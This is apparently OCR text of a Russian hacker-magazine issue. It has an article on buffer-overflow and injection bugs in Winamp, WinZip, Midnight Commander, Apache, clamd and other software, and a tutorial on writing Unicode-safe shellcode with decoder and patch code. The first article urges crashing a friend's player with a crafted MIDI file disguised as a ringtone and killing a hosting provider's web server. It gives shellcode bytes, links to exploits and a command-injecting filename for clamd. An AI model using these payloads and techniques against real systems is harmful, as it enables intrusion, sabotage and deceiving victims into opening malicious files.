Нередко переполнение случается при обработке специальных заголовков в некоторых службах, в частности, почтовых. Например, совсем недавно я игрался с эксплоитом для eXchange POP3 server'e. Как оказалось, при интерактивном обмене данными заголовок "MAIL FROM:" не проверяется на размер. Если передать серверу более 1019 байт, произойдет аварийное завершение работы сервиса. Сплоит, реализующий уязвимость, выполнен на Perl с юзанием модуля Net::SMTP. Я сам проверял его работу на бажном сервисе, и, что удивительно, шелл действительно открывался ;). Поэтому рекомендую посетить **http://www.securitylab.ru/44720.html** и использовать эксплоит самостоятельно (только в целях ознакомления!).



Шелл-шелл, откройся!



Эксплуатируем /bin/mail

Подобная ситуация сложилась с утилитой /bin/mail в некоторых Linux-дистрибутивах. Как оказалось, возможно переполнить буфер, посылая слишком большой параметр cc (carbon copy). В некоторых версиях на /bin/mail накладывается suid-бит, поэтому такой оверлоад на руку всем хакерам. Полноценный локальный эксплоит ты найдешь по адресу **http://www.securitylab.ru/ 38125.html**. Его можно юзать как в качестве CGI-сценария, так и консольным приложением.

Кроме этого, похожая брешь нашлась в новой версии Squid Proxy Server'a 2.5. Рассмотрим небольшой кусочек кода:

```
char *ntlm_check_auth(ntlm_authenticate * auth, int auth_length)
int rv;
char pass[25] /*, encrypted_pass[40] */;
char *domain = credentials;
...
memcpy(pass, tmp.str, tmp.l);
```

Видим, что переменная pass не проверяется на размер. Однако пользователь вводит пароль вручную, при NTLM-аутентификации. Если Squid собран с поддержкой NTLM, можно смело забивать пароль более 25 символов и попрощаться с сервисом. Если нет... Что же, пинай своего адмена и заставляй реализовать NTLM ;).

Бажный bmp в формате UUEncode

УБИЙСТВЕННЫЙ ЗВУК

Подумай, как забавно будет приколоться над другом, переполнив буфер в его Winamp'e. Да-да, и такое возможно. Для этого нужно сформировать обычный MIDI-файл с нестандартным заголовком. В хидере указывается длинное - это обязательное условие - имя композиции, что и компрометирует проигрыватель на оверлоад. Winamp не анализирует размер и при длине, равной 0xFFFFFFFF, уходит в даун. Вот пример хидера MIDI, который появился в advisory позднее анонса бреши:

```
4 bytes  MIDI Header       "MThd"
4 bytes  Header data size  00000006
2 bytes  Format            0000
2 bytes  Number of tracks  0001
2 bytes  Divisions         0001
4 bytes  Track Header      "MTrk"
4 bytes  Track data size   ffffffff <--- bug
...      "aaaaaaaaaaaaaaaaaaaaa..." <---
fun
```

Если ты повторишь подвиг авторов этого бага, то Winamp твоего друга отбросит копыта. А чтобы заставить его проиграть мидишку, скажи, что отрыл самый крутой саундтрек к мобилке и теперь рекомендуешь его всем. Друг поведется как ребенок и обязательно прослушает его ;).

В WMP 9.0 также содержатся некоторые изъяны. Правда, не очень существенные.

К сведению, Opera страдает той же болезнью, что и ослик. Некорректные PNG-изображения могут переполнить буфер в известном браузере.

РОКОВОЕ ВИДЕО

Не получилось со звуком - попробуем с видео. Недавний баг в восьмом »

Бажный MIDI всегда готов переполнить буфер Winamp'а

WMP позволяет выполнять произвольный код в системе. Любой хакер способен создать специальный *.asf-файл, который исправно откроется и начнет проигрываться. В процессе этого в WMP переполняется буфер и выполняется произвольный код. К сожалению, никто из хакеров не уточняет причин, по которым плеер согласен слушаться злоумышленников. Однако не все так плохо: существует линк, позволяющий протестировать Винду на наличие бреши. Зайди на демонстрационную страничку (http://www.malware.com/once.again!.html), активирующую баг в проигрывателе. Если у тебя пропатченный WMP или девятой версии, то ничего, кроме счастливого смайла, ты не увидишь (это очень хорошо, поверь мне :)). В противном случае без твоего ведома откроется проводник с содержимым диска C:\.

Некоторые личности любят насмехаться, мол, только ламеры юзают WMP, достойные же люди выбирают RealPlayer. Насмешка необоснованна: в последних версиях этого мегаплеера затаилась брешь, позволяющая передать любой код. Хакер из забугорья может создать некорректный видеофайл, который искусно переполнит буфер и выполнит указанную команду. Склонность к оверлоаду обнаружена в обработке R3T медийных файлов. Уязвимы юзеры, которые загружают специально обработанный R3T plug-in. Хотя никаких эксплоитов к описанию бага не прилагается, опасность уязвимости признается высокой. Так что бегом на страницу производителя за новым релизом приложения, пока тебя еще не хакнули.

Чтобы не попасться на удочку хакеру, рекомендуется либо не использовать %f в VirusEvent, либо не юзать директиву вообще.

Здесь приведены не все примеры переполнений. Полный список ищи на сайтах, посвященных компьютерной безопасности.

ОПАСНЫЕ АРХИВЫ


Если рассматривать тему переполнения данными в полном объеме, то грех обойти архиваторы. Ты, наверно, думал, что твой WinZip и /bin/tar работают правильно? В мире нет ни одной правильной программы (возможно, за исключением Hello World :). Позволь рассказать тебе об интересных глюках популярных запаковщиков. Все она основаны на общем принципе: хакер создает специальный архив, затем архиватор обрабатывает этот пакет и отдает концы. Так, например, WinZip 9.0 может умереть после прочтения спецархивов MIME-типа (с расширением .mim, .uue, .uu, .b64, .bhx, .hqx, и .xxe). Как утверждает элитная команда iDEFENSE, любой желающий может убить WinZip бажным архивчиком, вызвав переполнение в компоненте UUDeview. Я счел нужным не указывать детали переполнения, так как это сложно и не особенно интересно. Если хочешь - ознакомься сам: http://www.securitylab.ru/43189.html. В любом случае, установка WinZip 9.0 Final избавит от всех напастей.

Еще одна ошибка, о которой хотелось бы рассказать, таится в известном менеджере Midnight Commander. Последний криво обрабатывает tar-архивы. Несмотря на то что баг довольно старый (сентябрь 2003 года), последний MC - 4.6.0 - убивается наповал. Проверено мной лично ;).


В чем же суть уязвимости? По утверждениям автора, можно понять, что в коде MC не проверяется длина символического линка, вытянутого из архива. Это навевает некоторые мысли: например, если запаковать файл-симлинк на /aaaa (длина более 256 символов), MC, не сказав не слова, упадет в кору ;). Баг затаился в файле vfs/direntry.c, в котором используется неинициализированный буфер для линков. Впрочем, в кору MC можно и не валить, а написать грамотный эксплоит. Последний должен выполнять код с правами MC. Хотя, на мой взгляд, это не совсем оправданно: устанавливать suid-бит на MC будут разве что ламеры или извращенцы :).

Чтобы убедиться в изъяне, достаточно стянуть бажный архивчик http://bug-gzy.narod.ru/exp.tgz. Попробуй просмотреть его в менеджере. Уверен на 100%, что дядя Миднайт уйдет в даун. Теперь распакуй архив каким-нибудь другим архиватором (лучше винго-

> Баг в ослике 5.0 является первой уязвимостью, которая была найдена после анализа исходных кодов MS.



Проводник! На старт!



Длинный симлинк не под силу даже tar'y

вым) и увидишь, что файл-симлинк имеет очень длинное имя. Именно это и убивает консольный менеджер.

Наконец, я не смог обойти мой любимый архиватор WinRar. Он также уязвим. Причем баг очень прост: если в архиве содержится файл с именем длиной более 256 символов, WinRar аварийно завершает работу. Изъян присутствовал в версиях запаковщика аж до релиза 3.10. Переполнение происходило при отображении в ListView Control Window. Интересно, что автор архиватора попросил багоискателей не публиковать никаких эксплоитов и PoC-кода, на что ребята согласились. Через несколько дней вышел последний релиз, в котором баг, конечно же, был исправлен.


НЕПРОВЕРЕННЫЕ КОНФИГИ

Довольно забавно, но даже твой любимый Apache 1.3.24 попал в списки уязвимых приложений. Несмотря на то что версия стара, httpd очень популярен и установлен на каждом пятом сервере ;). Чтобы убить вебсервант на твоем любимом хостинге, достаточно объявить переменную DATA_LOCALE и задать ее значение в размере более 12288 байт. Объявление возможно в любом конфиге, в том числе и в .htaccess-файле. Наколбасив смертельный конфиг, смело запрашивай веб-страницу и жди кончины самого безопасного в мире сервера. Да, я забыл описать строку в конфе. Она должна выглядеть следующим образом: SetEnv DATE_LOCALE "X", где X - строка более 12288 символов. Если не хочешь мутить конфиг самостоятельно, доверься эксплоиту, который сделает черное дело за тебя. Вот шелл-код, представляющий бажную строку:

```
char killcode[] =
"\x31\xc0\xb0\x0f\x50\x31\xc0\x50"
"\xb0\x25\x50\xcd\x80";
```

Обязательно кликни по ссылке http://www.securitylab.ru/31671.html и ознакомься с документацией по интересной уязвимости.

Особо занятный баг нашелся в антивирусе clamd под Linux. В конфиге /etc/clamav.conf используется директива VirusEvent, значение которой выполняется в том случае, когда будет обнаружен вирус. Так вот: по дефолту в VirusEvent загнана строка /bin/echo "Virus: %f: %v" | /usr/bin/mail -s "VIRUS ALERT" admin@network.net. Переменная %f отобразится в виде файла, в котором найден вирус. На первый взгляд, ничего страшного. Но только на первый ;). Допустим, хакер записал строчку "X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*" в файл с именем "; mkdir /xakep; echo "you are lame"|admin@network.net". Затем злоумышленник дожидается очередного сканирования (а по дефолту оно проходит раз в сутки). Строка вида ANTIVIRUS-TEST-FILE опознается демоном как вирус. После этого выполнится директива VirusEvent. При этом clamscan попытается вывести в консоль имя зараженного файла. Но, к сожалению, файл не проверяется на наличие спецсимволов, поэтому вывод будет опознан как обычная команда. В итоге на мыло админу улетит целых два письма, а в корне системы появится директория xakep. Если поиграться с именем файла, можно вообще переполнить буфер в clamd и аварийно завершить работу приложения. Однако подобные примеры не известны.



Некролог для Apache 1.3.24

Вирус заказывали?

БУДЬ БДИТЕЛЕН!

Теперь тебе, наверно, понятно, что видеофайл может оказаться подставой, мидяха способна сорвать крышу у Winamp'а, а архив с секретной информацией убивает WinRar. Ты должен приучить себя не только к хакерской активности, но и к некоторой осторожности. Ты способен наколоть своего приятеля и переполнить его буфер (то есть буфер его приложений ;)), но помни, что и сам можешь стать жертвой соседа-ламера. Даже если ты уверен, что открываешь достоверный файл, абсолютная безопасность не гарантирована. Обязательно посещай сайты по безопасности (xakep.ru, securitylab.ru, security.nnov.ru), а также листай страницы твоего любимого журнала, чтобы обрести уверенность в безопасности своего софта.

Мысла Владислав aka DigitalScream (digitalscream@real.xakep.ru)

UNICODE-BUFFER OVERFLOWS

ПРОБЛЕМЫ ЭКСПЛУАТАЦИИ ФОРМАТА UNICODE И НАПИСАНИЕ UNICODE SHELL-КОДОВ

Некоего хакера интересовал один сервер, и тут прошел слух, что есть переполнение в одном из демонов. Он написал программу, посылавшую вместо пароля строку из 300 букв «A». Уязвимость имела место, но адрес возврата был не 0x41414141, а 0x00410041. Хакер и не предполагал, что столкнется с Unicode-переполнением...

ЧТО ТАКОЕ UNICODE

Эра компьютеров началась задолго до появления интернета. Но уже тогда было много людей, которые имели отношение к информационным технологиям. Однако, так как ОС использовали только 8-битные ASCII символы, то для локализации системы под нужный язык пришлось вводить понятие кодировки символов. Вскоре каждая страна имела свою кодировку, а некоторые, например Россия, даже не одну, а несколько :). Но очень быстро (в связи с глобальным ростом интернета) количество используемых кодировок сильно увеличилось и люди часто просто не могли получить нужную информацию. Назревала необходимость создания единой системы, которая бы систематизировала этот процесс. И тут появился Unicode. Формат Unicode очень простой. Он отводит на одну кодировку ровно 128 символов, сам символ представляется двумя байтами. Первый байт - это номер кодировки, а второй - номер символа. Так, английская кодировка имеет индекс 0, а символ «A» - 0x41 в этой кодировке, то есть в Unicode буква «A» будет 0x0041. Именно поэтому хакер получил адрес возврата 0x00410041 - система перевела его ввод в Unicode.

Проверить приложение очень легко, в ASCII формате символ 0x00 обозначает конец строки, а если программа после получения 0x0041 обработает его как «A», значит, этот метод применим.

ПРОБЛЕМЫ ЭКСПЛУАТАЦИИ

Очевидно, что эксплуатировать уязвимости такого рода в чистом виде нельзя. Ведь если передать в shell-коде команду 83 C4 2D add esp, 2Dh, то он после конвертирования превратится в 00 83 00 C4 00 2D add byte ptr [ebx+2D00C400h], al. А это не совсем то, чего мы ожидаем. Поэтому такие уязвимости требуют иного подхода - такого, который позволил бы добиться исполнения shell-кода, а не бессмысленных команд. Как быть? Один из вариантов решения данной проблемы очень прост. Дело в том, что если мы каким-то образом можем указать приложению, что передаваемые данные имеют формат Unicode, то оно уже не будет пытаться повторно их конвертировать. Но этот метод не всегда подходит в силу особенностей эксплуатируемых программ. Он может подойти к программам, которые обрабатывают большие текстовые информационные блоки, например к редакторам, браузерам и т.д. Естественно, может случиться и так, что любое другое приложение адекватно отреагирует на полученные данные, хотя такие случаи довольно редки.

Легко проверить, что для указания регистров eax, ebx,..., edi в операции отводится 3 бита. Следовательно, их можно использовать совместно с однобайтными операциями (push, pop, xchg и т.д.).

UNICODE SHELL-КОД

Поскольку программа преобразовывает полученные данные в Unicode, то нужно написать такой shell-код, который будет работать после обработки. Если ты считаешь, что это невозможно, то глубоко ошибаешься! Конечно, придется отказаться от многих инструкций, некоторых регистров, но shell-код может существовать! Надо всего лишь подойти к процессу творчески. Помнишь прошлый пример? Его можно написать следующим образом:

```
00 A5           add ch,dh
54              push esp
00 45 00        add byte ptr [ebp],al
4C              dec esp
00 45 00        add byte ptr [ebp],al
58              pop eax
05 00 44 00 01  add eax,1004400h
00 45 00        add byte ptr [ebp],al
05 00 01 00 FF  add eax,0FF000100h
00 45 00        add byte ptr [ebp],al
50              push eax
00 45 00        add byte ptr [ebp],al
44              inc esp
00 45 00        add byte ptr [ebp],al
5C              pop esp
```

Разница в объеме ощутима, но зато какой результат! Все инструкции, согласно стандарту, формируют последовательность в формате 0x00XX, где XX - это какой-либо отличный от нуля байт. Думаю, теперь стало очевидным, что уязвимости такого типа могут успешно эксплуатироваться. Но возникает другой вопрос: как узнать, подойдет ли тебе та или иная инструкция? Можно, конечно, перебирать опкоды и в конце концов найти все подходящие. Но лучше поступить иначе. Я предполагаю, что тебя в основном интересует платформа IA32 (Intel Architecture 32). Тогда смело грузишь с intel.com доки о командах процессора и смотришь, какие из инструкций доступны для использования.

ИСПОЛЬЗОВАНИЕ РЕГИСТРОВ

В первую очередь определись с регистрами. Тут все зависит от операций, в которых они принимают участие, а, точнее, от их размера. Например, push занимает 5 бит. Если использовать его с 32-битными регистрами, то эта операция будет занимать всего лишь один байт.

Также тебе доступны регистры r8 (ah, al, bh, bl...). Вопрос о пригодности решается в зависимости от команд и регистров. Поэтому достаточно сказать, что в общем случае ты можешь использовать все r32 и r8 регистры. Естественно, некоторые операции не могут подойти из-за своего размера или же операнда/операндов. Но уже сейчас заверю тебя, что r16 (ax, bx, cx...) использовать не получится, однако, изменяя регистры r8 и r32, ты все-таки неявно контролируешь r16. Хотя, я думаю, этого запаса тебе будет вполне достаточно.

РАБОТА С ПАМЯТЬЮ

С регистрами определились, теперь поговорим об их использовании. Команда mov значительно урезана из-за наложения на нее ряда ограничений. Пересылка данных из регистра в регистр в читаемом виде невозможна. То есть mov eax,ebx ты не воспользуешься (правда, это можно обойти, например, используя команду xchg или стек). Зато стали доступны кое-какие другие ее возможности:

```
89 00   mov dword ptr [eax],eax
8B 00   mov eax,dword ptr [eax]
88 00   mov byte ptr [eax],al
8A 00   mov al,byte ptr [eax]
8C 00   mov word ptr [eax],es
8E 00   mov es,word ptr [eax]
```

Также можешь использовать ее для работы с памятью, указав адрес в качестве приемника или источника. Но помни: так как shell-код находится в Unicode, то используемые адреса должны быть оформлены соответственно, то есть для работы с памятью тебе необходимо использовать адреса вида 0xXX00XX00.

```
A0 00 XX 00 XX      mov al,byte ptr
                    ds:[XX00XX00h]
A1 00 XX 00 XX      mov eax,dword ptr
                    ds:[XX00XX00h]
A2 00 XX 00 XX      mov byte ptr
                    ds:[XX00XX00h],al
A3 00 XX 00 XX      mov dword ptr
                    ds:[XX00XX00h],eax
```


Кроме всего этого, есть еще команда копирования строк: A4 movs byte ptr [edi],byte ptr [esi]. Вот и весь джентльменский набор для команды mov. Как видишь, эта команда подходит для работы с памятью, а значит, может быть использована для изменения определенных областей программы или стека. Также помни о возможностях добавления r8 регистров к любой области памяти:

```
00 00       add byte ptr [eax],al
...
00 03       add byte ptr [ebx],al
...
00 20       add byte ptr [eax],ah
...
00 23       add byte ptr [ebx],ah
...
```

и инкрементирования данных в памяти:

```
FF 00       inc dword ptr [eax]
FE 00       inc byte ptr [eax]
```

Этих вариантов достаточно для модификации памяти. Но можно прибегнуть еще к одной хитрости. Надо изменить регистр esp, так, чтобы он указывал на ту область, которую нужно изменить, + объем изменяемых данных, а дальше записывать в стек все необходимые данные в обратном порядке.



Принцип работы декодера

МАТЕМАТИЧЕСКИЕ ОПЕРАЦИИ НАД ЧИСЛАМИ

Используя операцию mov, можно заносить в r32 регистры нужные данные. Но опять не все так просто. Заносить можно исключительно числа в формате 0xXX00XX00: B8 00 XX 00 XX mov eax,0XX00XX00h. Такие же ограничения поставлены и на операцию add для r32 регистров: 05 00 XX 00 XX add eax,0XX00XX00h.

Также у тебя есть все возможности, чтобы воспользоваться суммированием данных в r8 регистрах:

```
...
00 C3       add bl,al
...
00 C7       add bh,al
...
00 E3       add bl,ah
...
00 E7       add bh,ah
...
```

Для зануления регистров r8 ты можешь использовать:

```
B0 00       mov al,0
B1 00       mov cl,0
...
B4 00       mov ah,0
B5 00       mov ch,0
...
```

Можно также закинуть в стек нуль и забрать в какой-либо регистр. Если тебе придется использовать операцию XOR, то имей в виду, что она подходит только для модификации регистра eax, причем второй операнд должен иметь вид 0xXX00XX00 (далее просто UnicodeDW).

Если тебе показалось, что эти методы ничего конкретного не дают, спешу тебя разуверить. Да, они урезаны, но вместе открывают возможность манипуляции с любыми числами. Вариантов множество, и к ним мы еще вернемся, а пока продолжим изучение доступных нам команд.

РАБОТА СО СТЕКОМ

В стек ты можешь записывать все r32 регистры:

```
50          push eax
53          push ebx
```

Можешь записывать числа в формате UnicodeDW и нуль:

```
68 00 FF 00 FF      push 0FF00FF00h
6A 00               push 0
```

С помощью команды pop имеешь возможность забирать данные со стека в любой r32 регистр: 58 pop eax, сохранять в стеке состояния всех регистров или же загружать их оттуда:

```
61 popad
60 pushad
```

Эти операции очень удобны, если необходимо одновременно изменить значения многих регистров. Их применение я продемонстрирую в shell-коде.

ИСПОЛЬЗОВАНИЕ НАШИХ ВОЗМОЖНОСТЕЙ

Теперь перейдем непосредственно к написанию shell-кода.

Для начала пишем небольшую программу, которая будет средой обитания нашего shell-кода.

```
int _tmain(int argc, _TCHAR* argv[]) {
            __asm       {
call set_stack_pointer_to_eip
set_stack_pointer_to_eip:
            pop esp
/* ESP now point to the start address of
shellcode: */
// TODO: shellcode here :) }
            return 0; }
```

»

Для операций вычитания достаточно добавлять числа, которые дальше 0x7FFFFFFF.

Помни, что, когда изменяются младшие разряды r8, старшие остаются неизменными, то есть если ты добавишь к 0x00FF один байт 0x01, то результатом будет 0x0000, а не 0x0100. Осторожно относись к таким операциям.

ВЫРАВНИВАНИЕ КОДА

Для того чтобы эксплоит работал в формате Unicode, каждый второй его байт должен быть нулевым. Более того, иногда для прыжков или вычислений своей позиции мы манипулируем некоторыми числами, а бывает так, что нам важна их позиция, кратность адреса какому либо числу и т.д. В таких случаях в обычных shell-кодах используют nop'ы. Но в Unicode они их использовать нельзя, поэтому приходиться искать заменители:

```
00 45 00        add byte ptr[ebp+0x0], al
04 00           add al,0x0
00 EC           add ah, ch ; ecx = 0
```

Если тебя интересует полный список, то ты сможешь найти его самостоятельно, проанализировав байт-коды допустимых к использованию команд.

Мы предполагаем, что переполняемый буфер находится на вершине стека, поэтому eip = esp. Чтобы не писать весь shell-код в Unicode, ты можешь использовать старые заготовки стандартных shell-кодов. Правда, после конвертирования они перестанут работать. Поэтому следует написать декриптор в Unicode так, чтобы он превращал свою вторую часть (основной shell-код) в нормальный вид. Для этого самым экономным и простым вариантом будет создание алгоритма для считывания 2 байт (\x00\x[код]) из стека и записи второго байта в область памяти, доступную для записи (см. скрин "Принцип работы декодера").

Схема реализации очень проста, но для того чтобы написать такой декодер в стандартном виде, требуется исполнить следующие команды:

```
; ebx = 1
; eax = address of encoded shellcode
; esp = address for decoded shellcode
; ecx = length of shellcode
Decoder:
43          inc ebx
8A 14 58    mov dl,byte ptr [eax+ebx*2]
88 14 1C    mov byte ptr [esp+ebx],dl
E2 F7       loop Decoder
```

Как ты можешь заметить, это мало похоже на Unicode-формат. А ведь декодер должен быть написан так, чтобы после обработки он стал рабочим. В то же время, если его конвертировать, то получится следующее:

```
43                  inc ebx
00 8A 00 14 00 58   add byte ptr
                    [edx+58001400h],cl
00 88 00 14 00 1C   add byte ptr
                    [eax+1C001400h],cl
00 E2               add dl,ah
00 F7               add bh,dh
```

Поэтому надо поступить иначе. Наш декодер занимает 8 байт:

Code: 43 8A 14 58 88 14 1C E2 F7 - 0x08 bytes
Unicode: 43 00 8A 00 14 00 58 00 88 00 14 00 1C 00 E2 00 F7 - 0x10 bytes

Если пропустить в нем каждый второй байт, то после форматирования он будет иметь размер ровно 8 байт с одной только разницей, что каждый второй байт будет нулевым:

Code: 43 14 88 1C F7 - 0x05 bytes
Unicode: 43 00 14 00 88 00 1C 00 F7 - 0x08 bytes


После таких операций мы потеряли ровно 4 байта. На данном этапе декриптор нельзя назвать рабочим. Чтобы его можно было использовать, придется вспомнить о доступных операциях (соблюдая формат), например, о модификации памяти (patching). Действительно, если ты знаешь местонахождение декодера в памяти, то можешь легко изменить нужные байты. В данном случае надо поменять нули на соответствующие их позициям байты в shell-коде:

Code : 43 14 88 1C F7 - 0x05 bytes
Unicode: 43 00 14 00 88 00 1C 00 F7 - 0x08 bytes
Patch : +8A +58 +14 +E2
Decoded: 43 8A 14 58 88 14 1C E2 F7 - 0x08 bytes

Таким образом, чтобы заставить декодер работать, надо заменить 4 байта. Согласно формату, эту операцию можно проделать так:

```
; eax = address of decoder
40                  inc eax
00 45 00            add byte ptr [ebp],al
40                  inc eax
00 45 00            add byte ptr [ebp],al
C6 00 58            mov byte ptr [eax],0xXX
00 45 00            add byte ptr [ebp],al
```

Поясню, что делает этот фрагмент кода. В регистре eax находится адрес нерабочего декодера, код которого необходимо изменить. Так как после форматирования декодер имеет на каждой второй позиции нули, то нам необходимо всегда смещаться на два, чтобы попадать на те места в памяти, которые требуется изменить. После двойного инкрементирования регистра eax он указывает на некую область памяти. Если теперь взглянуть на младший разряд числа, на которое указывает eax, то там будет как раз тот нуль, от которого следует избавиться. Поэтому следующим шагом будет запись туда нужного тебе числа. К сожалению, эту процедуру нельзя вынести в цикл, потому что любой цикл (loop, loopnz, call и т.д.) требует указания смещения, на которое будет идти прыжок, а Unicode требует, чтобы второй байт команды был нулевым. Получается, что ты все-таки можешь использовать циклы, но только на один байт вперед. Операция add byte ptr [ebp],al используется только для приведения shell-кода к Unicode-формату. Графически модификация декодера показана на скрине "Процесс перепрошивки декодера".



Принцип работы декодера

Нет проблем и с инкрементацией/декрементацией r32 регистров. 40 inc eax 48 dec eax


Стек можно использовать для модификации памяти или чтения из нее. Манипулируя esp, можно делать сдвиги в числах на 1 байт – очень удобно, если надо изменить значение регистра на не UnicodeDW-формат.

ПАТЧ ДЛЯ ДЕКОДЕРА И НАСТРОЙКИ

```
; Patch for decoder
00 45 00      add byte ptr [ebp],al
C6 00 8A      mov byte [eax],0x8A
00 45 00      add byte ptr [ebp],al
40            inc eax
00 45 00      add byte ptr [ebp],al
40            inc eax
00 45 00      add byte ptr [ebp],al
C6 00 58      mov byte ptr byte [eax],0x58
00 45 00      add byte ptr [ebp],al
40            inc eax
00 45 00      add byte ptr [ebp],al
40            inc eax
00 45 00      add byte ptr [ebp],al
C6 00 14      mov byte [eax],0x14
00 45 00      add byte ptr [ebp],al
40            inc eax
00 45 00      add byte ptr [ebp],al
40            inc eax
00 45 00      add byte ptr [ebp],al
C6 00 E2      mov byte [eax],0xE2
00 45 00      add byte ptr [ebp],al
40            inc eax
00 45 00      add byte ptr [ebp],al

Настройки для shell-кода:
40            inc eax
00 45 00      add byte ptr [ebp],al
6A 00         push 0
5B            pop ebx
00 45 00      add byte ptr [ebp],al
43            inc ebx
00 45 00      add byte ptr [ebp],al
50            push eax
00 45 00      add byte ptr [ebp],al
5C            pop esp
00 45 00      add byte ptr [ebp],al
6A 00         push 0
00 45 00      add byte ptr [ebp],al
59            pop ecx
BA 00 34 00 FF mov edx,0FF003400h
00 F1         add cl,dh
00 45 00      add byte ptr [ebp],al
```

Осталось определить адрес, по которому находится декодер. Если учесть, что код исполняется в стеке приложения, то патч где-то на вершине этого стека. Относительно него и делаются все смещения, так как он неизменного размера. То же самое касается и декодера. Его размер используется для поиска основного shell-кода ("main shellcode"). Но для начала его работы тебе надо занести настроечные данные в регистры: eax – адрес декодера, eax – адрес shell-кода в памяти, ecx – длина shell-кода, esp – адрес для записи.

Первым делом определим адрес декодера в памяти. Он должен находиться где-то после патча. Поэтому



Процесс перепрошивки декодера

можно допустить, что его смещение будет не больше чем 0x7F байт. А поскольку весь shell-код находится в начале стека, то несложно записать в eax его адрес:

```
; Get start of shellcode
54                      push esp
00 45 00                add byte ptr [ebp],al
4C                      dec esp
00 45 00                add byte ptr [ebp],al
58                      pop eax
00 45 00                add byte ptr [ebp],al
05 00 0F 00 01          add eax,1000F00h
00 45 00                add byte ptr [ebp],al
05 00 01 00 FF          eax,0FF000100h
00 45 00                add byte ptr [ebp],al
50                      push eax
00 45 00                add byte ptr [ebp],al
44                      inc esp
00 45 00                add byte ptr [ebp],al
58                      pop eax
```

Здесь ты указал, что смещение к декодеру 0x10. Это значение ты изменишь, когда узнаешь длину всего кода, который будет находиться перед декодером. А там будут патч для декодера и его настройки.

Теперь тебе известно, что все настройки к декодеру занимают 0x7D байт. Следовательно, меняешь в блоке строку 05 00 0F 00 01 add eax,1000F00h на строку 05 00 7C 00 01 add eax,1007C00h. Тогда собственно сам декодер:

```
; Bad formatted decoder
43                      inc ebx
14 88                   adc al,88h
1C F7                   sbb al,0F7h
```

